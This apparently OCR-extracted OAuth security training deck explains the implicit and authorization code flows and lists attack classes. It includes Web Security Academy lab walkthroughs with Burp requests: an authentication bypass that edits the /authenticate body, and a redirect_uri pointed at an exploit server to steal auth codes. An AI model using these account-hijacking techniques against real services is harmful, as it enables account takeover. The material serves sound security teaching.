
- Look for publicly accessible configuration file or in HTTP traffic:
  - env.js


```
HTTP/1.1 200 OK
…[SNIP]…
CONFIG_ENV = {
authApiUrl: "https://api.aaa.sunsolsec.com",
clientId: "daed-beef-467777777777777e",
redirectUri: "https://sunsolsec. com/oauth",
authority: "https://authserver.b2clogin.com/b2c.largecompany.com/"
};
```

Burp Proxy History of OAuth traffic



What ~~is~~ was the Implicit Flow?


1
authorization EP
authorization
server
2



Implicit grant type

Security Issues related to Implicit Flow

- CSRF Attack due to missing 'state' parameter
- Poor validation with no correlation of username to access token
- Insufficient redirect URI validation leading to Token Stealing
  - Open redirect (302) to attacker's domain
  - XSS which can be used in the 'redirect_uri' to pass the access token to the attacker
  - Subdomain takeover (allowed subdomain in the 'redirect_uri')
- Credential leakage by the referrer header
- Browser history saves access token (i.e., can be lifted via XSS)
- Token injection by attacker with stolen token (i.e., similar to session hijacking)

https://auth0.com/blog/oauth2-implicit-grant-and-spa/


Implicit Flow

- OAuth2 defines the implicit grant as pretty much any flow that will result in the authorization server issuing a token directly from the authorization endpoint, as opposed to issuing it from the token endpoint.

- Upcoming Lab:
  1. GET **/auth?client_id=[…]** – User requests an access token from Authorization Server
  2. POST **/interaction** - Authorization Server assigns access token to client
  3. POST **/authenticate** – Client uses access token to get session cookie assignment and use API

- Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.

Lab 1: Authentication bypass via OAuth implicit flow



#	Host	Method	URL	Params	Edited	Status
488	https://ac731fbb1f8a4637c04d...	GET	/academyLabHeader			101
487	https://ac731fbb1f8a4637c04d...	GET	/			200
486	https://ac731fbb1f8a4637c04d...	GET	/			200
485	https://ac731fbb1f8a4637c04d...	POST	/authenticate	✓		302
484	https://oauth-acb71fae1f9e46...	GET	/me			200
483	https://oauth-acb71fae1f9e46...	OPTIONS	/me			204
482	https://ac731fbb1f8a4637c04d...	GET	/oauth-callback			200
481	https://oauth-acb71fae1f9e46...	GET	/auth/RMvHwBylWzRNFHZ1DZYof			302

Request

Pretty Raw Hex \n

```
POST /authenticate HTTP/1.1
Host:
ac731fbb1f8a4637c04d3c6b00c000e1.web-security-academy.net
Cookie: session=TKxljpezJ2jfekIWasRrzzKm4qdqpJMi
Content-Length: 103
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
Accept: application/json
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.82 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin:
https://ac731fbb1f8a4637c04d3c6b00c000e1.web-security-aca
demy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://ac731fbb1f8a4637c04d3c6b00c000e1.web-security-aca
demy.net/oauth-callback
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "email":"wiener@hotdog.com",
  "username":"wiener",
  "token":"QkUXF-AeuoG4JmA2u3ZCkpOj26Z8meyKCoMfXNhsx48"
}
```

Response

Pretty Raw Hex Render \n


```
HTTP/1.1 302 Found
Location: /
Set-Cookie: session=CURQXAed10HuYnNDVqqnMJhCFwrsVUPp;
Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 0
```

Grant Type

AUTHORIZATION CODE FLOW

What is the Authorization Code Flow?

Authentication Flow



https://technology.doximity.com/articles/improving-android-s-auth-flow-with-pkce


Auth Code Example

1. Visit *https://yourtweetreader.com/,* login *and* click the "Integrate with Twitter" button.

The site, https://yourtweetreader.com, sends a request to https://twitter.com asking you, the resource owner, to authorize *https://yourtweetreader.com's* application to access your Tweets on Twitter. The request will look like:

```
https://twitter.com/auth
 ?response_type=code
 &client_id=yourtweetreader_clientId
 &redirect_uri=https%3A%2F%2Fyourtweetreader.com%2Fcallback
 &scope=readTweets
 &state=kasodk9d1jd992k9klaskdh123
```

3. You will be prompted with a consent page:



Auth Code Example

4. Once accepted, Twitter will send a request back to the *redirect_uri* with the **code** and **state** parameters:

https://yourtweetreader.com?code=asd91j3jd91j92j1j9d1&state=kasodk9d1jd992k9klaskdh123

5. **https://yourtweetreader.com** will then take that code , and using their application's ***client_id*** and ***client_secret*** , will make a request from the server to retrieve an access_token on behalf of you, which will allow them to access the permissions you consented to:


```
POST /oauth/access_token
Host: twitter.com
...{"client_id": "yourtweetreader_clientId", "client_secret": "yourtweetreader_clientSecret", "code": "asd91j3jd91j92j1j9d1", "grant_type": "authorization_code"}
```

6. Finally, the flow is complete and **https://yourtweetreader.com** will make an API call to Twitter with your access_token to access your Tweets.

OpenID Connect

- Runs on top of OAuth 2.0 Protocol
  - Note the configuration is publicly viewable at *"/.well-known/openid-configuration"* endpoint
- Performs identity verification
- Implements authentication as an OAuth 2.0 extension
  - Note the *scope parameter=openid* in the call to the Authorization Server
- Profile information stored in a JWT

/.well-known/openid-configuration



Authorization Code Attacks

OAuth Auth Code Attacks Review

- Unvalidated Redirect URI
- Server-side Request Forgery
- Cross-site Request Forgery
- Consent Screen Attacks via Clickjacking
- Reuse of nonce – auth code can only ever be used once

https://medium.com/oauth-2/why-you-should-stop-using-the-oauth-implicit-grant-2436ced1c926

Lab 2: OAuth account hijacking via redirect_uri

Request

Pretty | Raw | Hex | \n

```
GET /auth?client_id=dein8ithb2hzsluu4vpmn&redirect_uri=
https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-security-academy.net/oauth-callback&response_type=code&scope=openid%20profile%20email HTTP/1.1
Host:
